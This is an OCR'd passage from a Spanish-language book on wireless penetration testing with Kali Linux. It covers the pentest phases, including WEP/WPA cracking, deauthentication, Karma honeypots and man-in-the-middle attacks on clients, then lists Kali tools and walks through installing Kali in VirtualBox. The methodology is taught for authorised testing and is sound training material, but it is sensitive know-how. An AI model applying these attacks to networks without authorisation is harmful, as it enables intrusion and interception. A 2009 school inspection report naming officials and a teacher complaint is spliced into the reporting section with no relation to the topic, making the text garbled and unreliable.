
- Listado de los AP no autorizados, así como las redes visibles y ocultas en el área.
- Enumeración de los clientes conectados a las redes objetivo.
- Tipo de autenticación utilizado por las redes; céntrese en aquellas redes que están abiertas o que usan WEP y que, por lo tanto, son vulnerables.
- El área fuera del perímetro de la organización accesible por las señales inalámbricas.
- Obtención de un mapa del rango de las redes, desde donde se puede acceder a ellas, y si hay lugares desde los que podría operar un individuo malintencionado para realizar un ataque, por ejemplo, un café.

La fase de descubrimiento podría realizarse a través de dos tipos principales de escaneo de red inalámbrica, **activos** y **pasivos**.

- El escaneo activo implica el envío, de parte del cliente, de tramas **probe requests** para identificar los AP visibles. El AP responde con una trama **probe response**.



- El escaneo pasivo significa captar y analizar todo el tráfico inalámbrico. En la siguiente figura, el cliente recibe tramas *beacons* desde tres AP y, por lo tanto, declarará que ha encontrado solo tres redes de tipo BSS (Basic Service Set o Conjunto de Servicios Básicos). El AP4 no fue encontrado.



Basándose en la información anterior, el pentester intentará sacar algunas conclusiones como:

- La cantidad de dispositivos que tienen asociaciones con redes abiertas y la red corporativa.
- La cantidad de dispositivos que tienen redes que pueden vincularse a ubicaciones a través de soluciones como WiGLE.
- La existencia de encriptación débil.
- Las redes configuradas son suficientemente fuertes.

Verá más sobre escaneo inalámbrico y cómo usar las herramientas de escaneo inalámbrico incluidas en Kali Linux, como airmon, airodump, y Kismet para llevar a cabo la fase de descubrimiento del pentesting inalámbrico en el capítulo 5 «Reconocimiento de WLAN».

1.2.3 Fase 3: Ataque

Se le llama también fase de explotación y es la parte más práctica de los procesos de pentesting, donde se trata de explotar las vulnerabilidades identificadas en la fase de descubrimiento para obtener acceso a las redes objetivo.

La siguiente etapa (si se requiere en el contrato) se conoce como la *posexplotación* y consiste en atacar la red y la infraestructura, después de acceder a ella, por ejemplo, tomando el control de los AP y realizando ataques Man-In-The-Middle contra los clientes.

Ataque Man-in-the-middle

Vale la pena repetir que nunca debe efectuar ataques que no están requeridos explícitamente en el contrato. Además, la fase de ataque debe realizarse según los términos y modalidades establecidas con el cliente, definidos en las reglas de contratación. Por ejemplo, si los objetivos son redes o sistemas de producción, podría acordar con el cliente realizar este tipo de ataques fuera de las horas de trabajo, ya que la conectividad inalámbrica y los servicios prestados pueden interrumpirse.

Se cubrirá la fase de ataque desde el capítulo 6 «Cracking WEP» hasta el capítulo 9 «Ataque de clientes inalámbricos».

En la fase de ataque, se realizan las siguientes tres actividades:

- Crackear la encriptación.
- Atacar la infraestructura.
- Atacar a los clientes.

a. Crackear la encriptación

El primer paso es recuperar las claves para cualquier red vulnerable identificada. Si existen redes con WEP, realice los métodos de descifrado WEP explicados en el capítulo 6 «Cracking WEP». Si los sistemas están asegurados por WPA2, sea sigiloso y llegue al lugar en los momentos en que es probable que las personas se autentiquen o vuelvan a autenticarse. Estos momentos probablemente sean:

- Comienzo del día.
- Hora del almuerzo.
- Fin del día.

En este parte, realice un cracking de la clave WPA. Alternativamente, realice el ataque de desautenticación, como se muestra en el capítulo 7 «Cracking WPA/WPA2».

Si encuentra WPA-Enterprise, tenga en cuenta que deberá usar la información recopilada durante el reconocimiento para establecer como destino la red correcta y configurar su configuración ficticia de Enterprise, como se muestra en la sección *Ataque EAP* en el capítulo 8 «Ataque de AP e infraestructura».


Puede intentar romper todas las frases clave, pero tenga en cuenta que algunas serán irrompibles. Después de la realización de la prueba, verifique con el administrador

inalámbrico la frase de contraseña en uso. Verifique si es una frase de paso segura y que usted, como pentester, no experimentó una falla en la herramienta o simplemente no tuvo suerte.

b. Atacar la infraestructura

Si obtiene acceso a la red mediante el descifrado de la contraseña, realice un pentesting de red estándar si está permitido en el alcance. Lo siguiente debe realizarse como mínimo:

- Un escaneo de puertos.
- Identificar qué servicios se están ejecutando.
- Enumeración de cualquier servicio abierto, como FTP no autenticado o protocolo SMB.
- Explotar cualquier servicio vulnerable identificado.



c. Comprometer a los clientes

Después de enumerar y probar todos los sistemas inalámbricos, hay varios tipos de compromisos que se adaptarían a la realización de ataques contra los clientes.

Si es necesario, después de establecer qué clientes son vulnerables a un ataque Karma, cree un Honeypot para forzarlos a conectarse con los métodos establecidos en la sección *Ataque PEAP* en el capítulo 7 «Cracking WPA/WPA2». Hay varias piezas de información útiles que se pueden recopilar a través de este método, pero asegúrese de que los datos recopilados cumplan con un propósito y se almacenen, transmitan y usen de manera ética y segura.

1.2.4 Fase 4: Presentación de informes

Es la fase final del pentesting. Las fases anteriores son muy importantes porque son donde se planifican y ejecutan las pruebas, pero sigue siendo importante comunicar sus resultados, hallazgos y conclusiones de manera efectiva al cliente. El informe es útil como punto de referencia para la definición de las contramedidas y las actividades de mitigación para abordar las vulnerabilidades identificadas. Generalmente está formado por cuatro secciones principales:

- Resumen ejecutivo.
- Informe técnico.
- Lista de hallazgos.
- Apéndices.

a. **El resumen ejecutivo**

Es un resumen de alto nivel de los objetivos, métodos y resultados del pentesting.

Está destinado principalmente a una audiencia no técnica, por lo que debe ser escrito en un lenguaje claro y utilizando una terminología comprensible, evitando demasiados términos y expresiones técnicas.

El resumen ejecutivo debe incluir:

- Una descripción de los objetivos de la prueba.
- Un resumen y descripción de los problemas encontrados.
- Una definición del perfil de riesgo para la seguridad de la organización cliente.
- Un plan para la remediación de las vulnerabilidades encontradas y para mitigar el riesgo.
- Recomendaciones para mejorar la postura de seguridad de la organización.

b. **El informe técnico**

Incluye una descripción más detallada de la prueba de penetración y toda la información sobre los resultados de las fases de descubrimiento y ataque, así como una evaluación de los riesgos que conllevan las vulnerabilidades identificadas para el cliente y un plan para mitigación de riesgos. Así, el informe técnico cubre lo mismo que el resumen ejecutivo, pero desde un punto de vista técnico y está dirigido principalmente a los ejecutivos de TI, , enfocado en la solución y prevención de problemas.

16 febrero 2009	**Informe Técnico**
Para	Lic. Olga Emily Cazún Directora Deptal de Educación Francisco Javier Magaña Coordinadr de seguimiento a la calidad
De	Lic. José Adalberto Martínez Alfaro Asesor Pedagógico Distrito 03-17
Lugar y fecha	CE Cas. Belén C/Suncita
Descripción de la situación	Denuncia hecha por teléfono a Asesor de Gestión Francisco Martinez que los maestros/as del CE Cas. Belén C/Suncita no estaban trabajando con alumnos por realizar una actividad dentro de la escuela.
Observaciones	Al momento de la visita, todos los docentes estaban trabajando con alumnos/as en sus aulas. Estaban personas de PRONIÑO entregando mochilas y cuadernos a algunos padres y madres de familia, pero estos no interrumpían las clases, ya que lo hacían en la dirección de la escuela. Estaban padres de alumnos de CDE haciendo ventas en la cocina y vendían en los recreos, habían pedido a la señora de la tienda que les dejara vender ese día, según informan no tienen ni para fotocopias. Según la Directora del centro escolar Edelmira Bolaños, esa denuncia la pudo haber realizado una misma maestra que por la mañana se le llamó la atención por no cuidar su zona en horas de recreo. Esa misma versión la sostiene una madre de familia del CDE. Estaban personas de PRONIÑO entregando mochilas y cuadernos fuera del CDE, alumnos, y miembros del CDE que se encontraban en la escuela en dicha actividad, quienes lamentaron que se den situaciones de este tipo.
Anexos	Copia de acta firmada por miembros CDE. Ficha de Registro de Asistencia

c. La lista de hallazgos

Debe describir cada vulnerabilidad, explicando los métodos para su identificación y réplica. Incluye al menos lo siguiente:

- Descripción de la vulnerabilidad.
- Gravedad.
- Dispositivos afectados.
- Tipo de vulnerabilidad: software, hardware o configuración.
- Remediación.

d. **Los apéndices**

Deben contener cualquier información adicional que sea demasiado larga para describir en una breve descripción. Aquí es donde se deben presentar capturas de pantalla, códigos de prueba de concepto o datos robados.

Se cubrirá la fase de presentación de informes en el capítulo 10 «Informes y conclusiones».

Resumen

En este capítulo, se definió el concepto de pentesting y los términos relacionados con redes inalámbricas. Asimismo, se proporcionó una breve descripción de las cuatro fases principales en que se divide el pentesting: planificación, descubrimiento, ataque y presentación de informes.

En el siguiente capítulo, se verá cómo instalar Kali Linux en su computadora, lo que constituirá el centro de su laboratorio para realizar las pruebas de pentesting con Kali Linux.

Capítulo 2

Configuración de una laptop con Kali Linux

Este capítulo cubrirá los siguientes temas a fin de configurar su laptop para que pueda realizar las pruebas de penetración inalámbrica:

- Introducción a la distribución Kali Linux
- Instalar Kali Linux en una máquina virtual nueva
- Importar una máquina virtual de Kali Linux
- Actualizar el repositorio de Kali Linux
- Instalación y configuración del adaptador inalámbrico

2.1 Introducción a la distribución Kali Linux

Kali Linux es la distribución para pruebas de penetración y auditorías de seguridad más popular y más utilizada. Es desarrollada por la organización Offensive Security y sustituye a Backtrack Linux; siendo la primera versión de Kali Linux la sucesora de Backtrack 5 release 3.

Kali Linux fue completamente reconstruido y ahora se basa en el sistema operativo libre Debian. Incluye una amplia gama de herramientas para reconocimiento y recolección de información, *sniffing* y suplantación de identidad

(*spoofing*), evaluación de la vulnerabilidad, cracking de contraseña, explotación, ingeniería inversa, hacking de hardware, investigación forense, gestión de incidentes, y presentación de informes. Para pruebas de penetración inalámbrica, hay un conjunto dedicado de las más conocidas herramientas de código abierto (dentro de Kali Linux), tales como la suite *aircrack-ng*, *Kismet*, *Fern Wifi Cracker*, *Wifite* y *Reaver*, entre otras.

En este libro, se utilizará Kali Linux versión 2.0, principalmente la suite aircrack-ng desarrollada por Thomas d'Otreppe[1], porque es el más popular y completo conjunto de herramientas para la auditoría de redes inalámbricas. Además, Kali Linux soporta una gran variedad de adaptadores inalámbricos y su núcleo se actualiza constantemente con los últimos parches de inyección inalámbrica.

En la tabla 1.2 se lista los comandos disponibles en Kali Linux agrupados en 14 categorías. Observe que algunos están en más de un grupo.

Tabla 1.2 Lista de aplicaciones en Kali Linux

Grupo		Aplicación
01	Recopilación de información	Dmitry, dnmap-client, dnmap-server, ike-scan, maltego, netdiscover, nmap, p0f, recon-ng, sparta, zenmap.
02	Análisis de vulnerabilidad	Golismero, lynis, nikto, nmpa, sprta, unix-privesc-check.
03	Aplicaciones web	Burpsuite, cmmix, httrack, owasp-zap, paros, skipfish, sqlmap, webscarab, wpsan.
04	Evaluación de bases de datos	Bbqsql, hexorbase, jSQL injection, oscanner, sidguesser, sqldisct, SQLite database browser, sqlmap, sqlninja, sqlsus, tnscmd10g.
05	Ataques de contraseñas	Cewl, Crunch, John, Johnny, medusa, ncrack, ophcrack, pyrit, rainbowcrack, rcracki-mt, wordlists.
06	Ataques Wireless	Aircrack-ng, chirp, cowpatty, fern wifi cracker, ghost phisher, giskismet, kismet, mdh3, mfoc, mfterm, pixiewps, reaver, wifite.
07	Ingeniería reversa	Apktool, clang, clang++, dex2jar, edb-debug, flasm, jad, javasnoop, NASM shell, ollydbg, radare 2.
08	Herramientas de explotación	Armitage, beef xss, metasploit, msf payload, searchploit, social engineering, sqlmap, termineter.
09	Husmeando/envenenando	Bdfproxy, driftnet, ettercap -G, hamster, macchanger, mitmproxy, netsniff-ng, responder, wireshark.
10	Manteniendo Acceso	Backdoor-f, bdfproxy, exe2hex, intersect, mimikatz, nishang, powersploit, proxychains weevely.
11	Forensia	Autopsy, binwalk, bulk-extra, chkrootkit, foremost, galleta, hashdeep, volafox, volatility

[1] Más información sobre el proyecto de aircrack-ng está disponible en su sitio web, http://www.aircrack-ng.org/, que a menudo se hará referencia en este libro.

	Grupo	Aplicación
12	Herramientas de reporte	Cutycapt, dradis, Faraday IDE, keepnote, magictree, maltego, pipal, recordmydesktop
13	Social EngineeringTools	Backdoor-f, beef xss fr, maltego, msf payload, social engineering, u3-pwn.
14	Servicios del sistema	Beef star, beef stop, dradis star, dradis stop.

El proceso de encontrar, aplicar parches y compilar *drivers* (controladores) inalámbricos en plataformas Linux genéricas para admitir el modo de monitor, la inyección de paquetes y la desautenticación puede ser muy engorroso si decide aventurarse por su cuenta. Sin embargo, Kali tiene drivers precompilados para los adaptadores inalámbricos, que se discutirán en el capítulo 3 «Hardware inalámbrico», y otros que son probados para garantizar que los adaptadores funcionen de modo *plug-and-play* (conectar y usar).

Por todas estas razones, Kali Linux es la opción óptima para los propósitos del pentesting. En la siguiente sección, se mostrará cómo descargar e instalar Kali Linux para utilizarlo durante la prueba de pentesting como una imagen de Virtual Box.

2.1.1 Instalación de Kali Linux

Existen tres métodos para instalar Kali Linux:

- En el disco duro (con arranque simple o arranque múltiple).
- En una unidad USB para utilizarlo como un sistema vivo.
- En una máquina virtual mediante software como Oracle VirtualBox, VMware Workstation o Player.

La instalación requiere al menos 10 GB de espacio en disco duro y se recomienda al menos 1 GB de memoria RAM, aunque Kali Linux puede correr sobre solo 512 MB de memoria RAM.

Instalar Kali Linux en el disco duro es mejor en cuanto al rendimiento, pero tiene el inconveniente de dedicar parte del espacio del disco duro a una partición para instalarlo. La instalación en una máquina virtual le ofrece un sistema ligeramente más lento, pero mucho más flexible y no tiene que modificar la configuración del disco duro.

Para instalar Kali Linux en una máquina virtual hay dos opciones:

- Con el archivo ISO de Kali Linux, de 32 bits o de 64 bits, descargable desde https://www.kali.org/downloads/
- Utilizar las imágenes prediseñadas para VirtualBox, VMware o Hyper-V descargadas desde https://www.offensive-security.com/kali-linux-vmware-arm-image-download/


Es interesante notar que Kali Linux también se puede instalar en dispositivos ARM, como Raspberry Pi y similares.

El resto de este capítulo se refiere a la instalación y configuración de Kali Linux en una máquina virtual, un proceso que es muy similar a instalar en el disco duro directamente.

2.1.2 Instalar una máquina virtual

VirtualBox es un software para crear máquinas virtuales. Una máquina virtual (MV) es una simulación de un sistema operativo dentro de un computador, muy aparte del sistema operativo que tiene precargado. Si el equipo tiene instalado el sistema operativo Windows, se puede instalar una máquina virtual de Linux sobre el Windows.

Para crear una nueva máquina virtual e instalar Kali Linux en ella, debe utilizar un software de virtualización. En este libro, se utiliza Oracle VirtualBox, que es un software de virtualización gratuito y de código abierto disponible para diversas plataformas, como Windows, Linux, Mac OS X y Solaris.



En este ejemplo, se descargan los componentes necesarios para ejecutar Kali Linux en VirtualBox, un entorno de máquina virtual que puede ejecutarse sobre servidores Windows, Mac OSX, Linux o Solaris.

Para esto debe realizar los siguientes pasos:

1. Descargar e instalar VirtualBox (ver Anexo 1).
2. Descargar Kali Linux.
3. Crear una máquina virtual.
4. Instalar Kali Linux en la máquina virtual.


2.2 Instalar Kali Linux en una máquina virtual nueva

En el sitio oficial de Kali Linux se publican imágenes recientes de Kali Linux dos o tres veces por año como resultado de correcciones acumulativas, actualizaciones de seguridad importantes, actualizaciones del instalador, etc.

2.2.1 Descarga de una imagen ISO de Kali Linux

Para descargar Linux 2018.1 siga lo siguientes pasos:

1. Vaya a la dirección https://kali.org de la página oficial.



2. Haga clic sobre la pestaña **Downloads** ubicada en la parte superior y elija **Download Kali Linux**.

   Kali Linux se distribuye en varios formatos diferentes para diversos entornos operativos y dispositivos. En la página web oficial de descargas de Kali Linux, están disponibles las imágenes ISO tanto para sistemas de 32 bits como de 64 bits. También están disponibles para ARM (armel y armhf).

3. Aparecen las opciones mostradas en la siguiente figura:

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	2.8G	2018.2	56f677e2edfb2efcd0b08662ddde824e254c3d53567ebbbcdbbf5c03efd9bc0f
Kali Linux Light 64 Bit	HTTP | Torrent	865M	2018.2	554f020b0c89d5978928d31b8635a7eeddf0a3900abcacdbc39616f80d247f86
Kali Linux E17 64 Bit	HTTP | Torrent	2.6G	2018.2	be0a858c4a1862eb5d7b8875852e7d38ef852c335c3c23852a8b08807b4c3be8
Kali Linux Lxde 64 Bit	HTTP | Torrent	2.6G	2018.2	449ecca86b0f49a52f95a51acdde94745821020b7fc0bd2129628c56bc2d145d
Kali Linux Xfce 64 Bit	HTTP | Torrent	2.6G	2018.2	0e94035a0a56fccc49961b0da56b9243ed3da6a3f8d696884e6f0b936f74dbfb
Kali Linux Light 32 Bit	HTTP | Torrent	864M	2018.2	f981e5ad35ccbec5b4d41bb6278f9d2f182609a2cf19e5b586fe1c2efe2a0630
Kali Linux 32 Bit	HTTP | Torrent	2.8G	2018.2	641b3bfa9f931a908d6f96c52e316f6e0c18ad23ad397965441d5106c7198beb
